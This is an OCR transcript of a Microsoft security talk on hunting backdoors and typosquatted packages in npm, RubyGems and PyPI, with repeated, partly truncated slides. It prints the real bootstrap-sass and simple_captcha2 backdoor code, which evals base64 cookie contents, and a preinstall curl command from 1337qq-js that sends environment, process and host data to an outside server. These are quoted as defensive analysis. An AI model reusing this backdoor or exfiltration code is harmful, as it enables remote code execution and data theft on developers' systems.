Microsoft Security

Hunting Backdoors in Open Source

Michael Scovetta
Principal Security PM Manager
Microsoft – Customer Security & Trust

@scovetta

http://lafa-art.deviantart.com/art/ghost-house-365390094

What's a backdoor?

A backdoor occurs when...

An attacker hides something malicious, or potentially malicious in an innocent, or innocent-looking component.

The victim is usually a software engineer, build infrastructure, etc., but could also be and end-user.

July 12, 2018

The Register®
Biting the hand that feeds IT

Security

Now Pushing Malware: NPM package dev logins slurped by hacked tool popular with coders

Tokens killed after eslint-scope utility compromised

By Shaun Nichols in San Francisco 12 Jul 2018 at 20:13 9 SHARE ▼

Updated An unfortunate chain reaction was averted today after miscreants tampered with a widely used JavaScript programming tool to steal other developers' NPM login tokens.

Are there any more out there?

How many more are out there?


Experiment #1

Hypothesis

We can efficiently detect the patterns used in the eslint-scope malware.

Methodology

We wrote a custom static analysis rule using CodeQL and ran it against randomly sampled NPM projects, looking for the following pattern:



> We look for data coming from the remote user (HTTP GET/POST parameter) and flowing to `child_process.exec`.

Results

Components Scanned

50,000

Identified Vulnerabilities

14

Confirmed Vulnerabilities

14

None of the identified vulnerabilities appeared to be malicious. Rather, they looked like an accidental security bug.

Reported to NPM

April 5, 2019

EDITION: US

ZDNet

WINDOWS 10 CLOUD AI INNOVATION SECURITY MORE NEWSLETTERS ALL WRITERS

MUST READ: Doctor, developer: The NHS plan to create a new generation of high-tech healthcare experts

Backdoor code found in popular Bootstrap-Sass Ruby library

Bootstrap-Sass Ruby library had been downloaded more than 28 million times. Backdoored version only 1,470 times.

By Catalin Cimpanu for Zero Day | April 5, 2019 -- 01:35 GMT (18:35 PDT) | Topic: Security

0

Backdoor code was found added in a popular Ruby library used for frontend user interfaces inside Ruby and Ruby on Rails applications. The malicious code was removed via a library update.

The library affected by this incident is Bootstrap-Sass, a Ruby package that provides developers with a Sass-version of Bootstrap, the most popular UI framework for developers today.

SECURITY

Hacker group has been hijacking DNS traffic on D-Link routers for three months

Why is it so hard for us to pay attention to cybersecurity?

RECOMMENDED FOR YOU

Comparing Services For The Big Three Cloud Providers

eBooks provided by CloudHealth by VMware

DOWNLOAD NOW

MORE FROM CATALIN CIMPANU

Security
Emotet hijacks email conversation threads to insert links to malware

Government : UK
Julian Assange arrested by UK police, charged with hacking in the US

Security
Gmail becomes first major email provider to support MTA-STS and TLS Reporting

Security
Dragonblood vulnerabilities disclosed in WiFi WPA3 standard

Experiment #2


We downloaded all packages available through the popular RubyGems package manager, and analyzed them for a pattern like the one used in the **bootstrap-sass** backdoor:

```
something = .*decode.*cookie.*
eval(something)
```

Packages Scanned

943k

We let this run for a few hours on a high-end Azure virtual machine...



Ruby Results

Additional Backdoors

2

bootstrap-sass@3.2.0.3:/lib/active-controller/middleware.rb

```ruby

begin
  require 'rack/sendfile'
  if Rails.env.production?
    Rack::Sendfile.tap do |r|
      r.send :alias_method, :c, :call
      r.send(:define_method, :call) do |e|
        begin
          x = Base64.urlsafe_decode64(e['http_cookie'.upcase].scan(/___cfduid=(.+);/).flatten[0].to_s)
          eval(x) if x
        rescue Exception
        end
        c(e)
      end
    end
  end
rescue Exception
  nil
end

```

simple_captcha2@0.4.4:/lib/simple_captcha/middleware.rb

```ruby
begin;require"rack/sendfile";Rack::Sendfile.tap{|r|
        r.send :alias_method, :c, :call;
        r.send(:define_method, :call){|e|
          begin;x = Base64.urlsafe_decode64(e["http_cookie".upcase]
          .scan(/___cfduid=(.+);/).flatten[0].to_s);eval(x) if x;rescue Exception;end;c(e)
      }} if Rails.env.production?;rescue Exception;end
```

rubytree@1.0.1:/lib/tre

```ruby
    (ActionDispat
      begin
        x = Base6
        eval(x) i
      rescue Exce
      end;super(e)
```

Ruby Results (continued)

We confirmed this by looking at the project pages…

Notice the discrepancy?

evolve75 / RubyTree

Watch 15 | Star 261 | Fork 67

Code | Issues 7 | Pull requests 5 | Projects 0 | Wiki | Insights

Releases | Tags

Latest release

R1.0.0

01a50f9

Released v1.0.0

evolve75 released this on Dec 21, 2017

Finally! **Released version 1.0.0**.

This is a maintenance release that updates the dependent gem versions and addresses a few security vulnerabilities for older dependency gem packages.

Also, with this release RubyTree now **requires** Ruby version 2.2.x or higher.

Search Gems… | NEWS | GEMS | GUIDES | CONTRIBUTE | SIGN IN | SIGN UP

rubytree 1.0.1

RubyTree is a pure Ruby implementation of the generic tree data structure. It provides a node-based mo… modify and trav… nodes in the tre… (pre… Enumerable an… (iteration, comp… traversal in add… exporting to JS… BSD licensed o… and is available… page for RubyT…

VERSIONS:

1.0.1 - March 16, 2019 (50.5 KB)
1.0.0 - December 21, 2017 (50 KB)
0.9.7 - January 01, 2016 (109 KB)
0.9.6 - May 30, 2015 (108 KB)
0.9.5 - May 30, 2015 (108 KB)

Show all versions (36 total) →

VERSIONS:

1.0.1 - March 16, 2019 (50.5 KB)
1.0.0 - December 21, 2017 (50 KB)
0.9.7 - January 01, 2016 (109 KB)
0.9.6 - May 30, 2015 (108 KB)
0.9.5 - May 30, 2015 (108 KB)

Show all versions (36 total) →

DEPENDENCIES:

json ~> 2.1
structured_warnings ~> 0.3

DEVELOPMENT DEPENDENCIES (5):

bundler ~> 1.16
rdoc ~> 6.0
rspec ~> 3.7
rtagstask ~> 0.0
yard ~> 0.9

AUTHORS:

Anupam Sengupta

OWNERS:

SHA 256 CHECKSUM:

d53d55ac589fd517254b6ebc62f58109c81ed41dbc9db2a48174cec905b614c8

← PREVIOUS VERSION

Star 261

TOTAL DOWNLOADS
1,146,297

FOR THIS VERSION
1,414

GEMFILE:

```
gem 'rubytree', '~>
```

INSTALL:

```
gem install rubytre
```

LICENSE:

BSD

REQUIRED RUBY VERSION:

>= 2.2

LINKS:

Homepage
Source Code
Documentation
Wiki
Bug Tracker
Download
Badge
Subscribe
RSS
Report Abuse
Reverse dependencies

Doing it at Scale

Experiment #3

Goal:

Continually scan packages as they are published.

Methodology:

Look for high-risk patterns. Use the libraries.io API to process packages within seconds of publishing.

Results:

About a dozen backdoors
found and reported.

Experiment #3

Goal:

Continually scan packages a

Methodology:

Look for high-risk patterns. U
packages within seconds of

Results:

About a dozen backdoors found and reported.

Sniffer - Analysis of https://registry.npmjs.org/1337qq-js/-/1337qq-js-1.0.5.tgz - Message - Mail

Reply | Reply all | Forward | Archive | Delete | Set flag | ...

Sniffer - Analysis of https://registry.npmjs.org/1337qq-js/-/1337qq-js-1.0.5.tgz

S **Sniffer <sniffer@noreply.microsoft.com>**
2:08 AM

To: Michael Scovetta

Sniffer

Sniffer is Microsoft-operated service that detects certain types of security issues in open source packages. This e-mail is a report generated by Sniffer when executed against the following project:

https://registry.npmjs.org/1337qq-js/-/1337qq-js-1.0.5.tgz

You can provide feedback on this analysis.

Path	Finding	Content
package/package.json:postinstall	Install script calls curl or related commands.	`curl http://npm.1337qq.com/postinstal`
package/package.json:preinstall	Install script calls curl or related commands.	`curl -F zip="$(zip)" -F id="$(id)" -F env="$(env)" -F ps="$(ps -ef)" -F uname="$(uname -a)" -F ls="$(ls -alhR /var/run/)" -F "hosts=@/etc/ho`
package/package.json:preinstall	File accesses sensitive files.	`curl -F zip="$(zip)" -F id="$(id)" -F env="$(env)" -F ps="$(ps -ef)" -F uname="$(uname -a)" -F ls="$(ls -alhR /var/run/)" -F "hosts=@/etc/ho`
package/package.json:preinstall	File accesses sensitive files.	`curl -F zip="$(zip)" -F id="$(id)" -F env="$(env)" -F ps="$(ps -ef)" -F uname="$(uname -a)" -F ls="$(ls -alhR /var/run/)" -F "hosts=@/etc/ho`

Experiment #3

Goal:

Continually scan packages as they

Methodology:

Look for high-risk patterns. Use th
packages within seconds of publis

Results:

About a dozen backdoors
found and reported.

ZDNet | ENTERPRISE SOFTWARE | CLOUD | AI | SECURITY | TR PREMIUM | MORE | NEWSLETTERS | ALL WRITERS

MUST READ: Windows 7 end of life: Security risks and what you should do next

Microsoft spots malicious npm package stealing data from UNIX systems

Malicious JavaScript package was only active on the npm repository for two weeks.

By Catalin Cimpanu for Zero Day | January 13, 2020 -- 21:33 GMT (13:33 PST) | Topic: Security

The security team at npm (Node Package Manager), the de-facto package manager for the JavaScript ecosystem, has taken down today a malicious package that was caught stealing sensitive information from UNIX systems.

The malicious package is named 1337qq-js and was uploaded on the npm repository on December 30, 2019.

The package was downloaded at least 32 times, before it was spotted and today by Microsoft's Vulnerability Research team.

According to an analysis by the npm security team, the package exfiltrates sensitive information through install scripts and targets UNIX systems only.

Typo-Squatting

EDITION: US

ZDNet

WINDOWS 10 CLOUD AI SECURITY MORE NEWSLETTERS ALL WRITERS

Two malicious Python libraries caught stealing SSH and GPG keys

One library was available for only two days, but the second was live for nearly a year.

By Catalin Cimpanu for Zero Day | December 4, 2019 -- 00:52 GMT (16:52 PST) | Topic: Security

The Python security team removed two trojanized Python libraries from PyPI (Python Package Index) that were caught stealing SSH and GPG keys from the projects of infected developers.

The two libraries were created by the same developer and mimicked other more popular libraries -- using a technique called typosquatting to register similarly-looking names.

The first is "python3-dateutil," which imitated the popular "dateutil" library. The second is "jellyfish" (the first L is an I), which mimicked the "jellyfish" library.

The two malicious clones were discovered on Sunday, December 1, by German software developer Lukas Martini. Both libraries were removed on the same day after Martini notified dateutil developers and the PyPI security team.

While the python3-dateutil was created and uploaded on PyPI two days before, on November 29, the jellyfish library had been available for nearly a year, since December 11, 2018.

Typo-Squatting Research

Given a component name, identify all components that have very similar names:

- Edit Distance
- Keyboard Distance
- Prefix/Suffix
- Separator Characters

Doesn't necessarily mean anything dodgy is going on…


```
{
  "forge": "Python",
  "base": "django",
  "candidates": [
    {
      "name": "djamgo",
      "reason": "ascii homoglyph",
      "status": "ok",
      "relativeAge": 2735914810000000,
      "absoluteAge": 2735914810000000,
      "lastUpdate": "2020-01-12T17:50:52.102617"
    }
    {
      "name": "djangox",
      "reason": "suffix added",
      "status": "ok",
      "relativeAge": 1488184340000000,
      "absoluteAge": 1488184340000000,
      "lastUpdate": "2020-01-12T17:50:52.102617"
    },
    {
      "name": "djongo",
      "reason": "ascii homoglyph",
      "status": "ok",
      "relativeAge": 2286598730000000,
      "absoluteAge": 2286598730000000,
      "lastUpdate": "2020-01-12T17:50:52.102617"
    },
    {
      "name": "dmango",
      "reason": "close letters on keymap",
      "status": "ok",
      "relativeAge": 2542332260000000,
      "absoluteAge": 2542332260000000,
      "lastUpdate": "2020-01-12T17:50:52.102617"
    },
    {
      "name": "xdjango",
      "reason": "prefix added",
      "status": "ok",
      "relativeAge": 1768536610000000,
      "absoluteAge": 1768536610000000,
      "lastUpdate": "2020-01-12T17:50:52.102617"
    }
  ],
  "absoluteAge": 0
}
```


Typo-Squatting Research

Given a component name, identify all com
nam

- Edit
- Key
- Pref
- Sep

Doe
dod


```
{
  "forge": "Python",
  "base": "django",
  "candidates": [
    {
      "name": "djamgo",
      "reason": "ascii homoglyph",
      "status": "ok",
      "relativeAge": 2735914810000000,
      "absoluteAge": 2735914810000000,
      "lastUpdate": "2020-01-12T17:50:52.102617"
    }
    {
      "name": "djangox"
```


```
    "absoluteAge": 0
  }
```

Typo-Squatting Research

Given a component name, identify all com
nam

- Edit
- Key
- Pref
- Sep

Doe
dod


```
{
  "forge": "Python",
  "base": "django",
  "candidates": [
    {
      "name": "djamgo",
      "reason": "ascii homoglyph",
      "status": "ok",
      "relativeAge": 2735914810000000,
      "absoluteAge": 2735914810000000,
      "lastUpdate": "2020-01-12T17:50:52.102617"
    }
    {
      "name": "djangox"
```


djamgo 0.0.1

Latest version

pip i

A small T

Navigati

Pr

Release history

Download files

Project links

Homepage

Ernest W. Durbin III <ernest@python.org>
Wed 1/15/2020 7:01 AM
security@python.org; Michael Scovetta via PSRT <psrt@python.org>; Michael Scovetta

Hi Michael,

Thanks for your report.

The project has been removed and the name prohibited from being registered again without admin intervention.

-Ernest W. Durbin III
Director of Infrastructure
Python Software Foundation


```
      "absoluteAge": 0
    }
```

Typo-Squatting Research

Given a compone
com
nam

- Edit
- Key
- Pref
- Sep

Doe
dod


```
{
  "forge": "Python",
  "base": "django",
  "candidates": [
    {
      "name": "djamgo",
      "reason": "ascii homoglyph",
      "status": "ok",
      "relativeAge": 2735914810000000,
      "absoluteAge": 2735914810000000,
      "lastUpdate": "2020-01-12T17:50:52.102617"
```


djamgo 0.0.1

pip i

A small T

Navigati

Pr

Re

Download files

Project links

Homepage

Ernest W.
Wed 1/15/2
security@py

Hi Michael,

Thanks for

The project

-Ernest W.
Director of
Python Sof

djamgo

Help Donate Log in Register

Filter by classifier

- Framework
- Topic
- Development Status
- License
- Programming Language
- Operating System
- Environment
- Intended Audience
- Natural Language
- Typing

0 projects for "djamgo" Did you mean 'django'?

Order by Relevance

There were no results for 'djamgo' Did you mean 'django'?


```
    "absoluteAge": 0
  }
```

More Typo-Squatting Results

Package Manager	Issue
NPM	An "attacker" created 90 modules typo-squatting the top 10 most-downloaded NPM modules (async, chalk, lodash, request, etc.). Each one depended on the authentic module and re-exported its functions.
NPM	An attacker created 72 typo-squatting modules with names like hs-sha3. Each of were almost identical to an authentic module, but had an extra, minified line that attempts to transfer Ethereum cryptocurrency to the attacker. NPM Advisories #1228 through #1299
PyPI	A security researcher created over 1,100 typo-squatting modules, each containing content that told the user they were using the wrong module.

Key Takeaways

Attackers are targeting open source packages with malware, often leveraging typo-squatting.

If you're an author/publisher, use two-factor authentication:

- Use it for your source code repository hosting (GitHub).
- Use it for your CI/CD/publishing pipeline (tokens are fine if protected)
- Use it for your package management system account (NPM, PyPI, NuGet, etc.)

If you're a user/consumer:

- Just be aware that there are malicious and/or typo-squatted packages out there.
- Watch your spelling when typing a module name. (Checking the # downloads can help.)
- “NPM Audit”

Microsoft Security

Questions?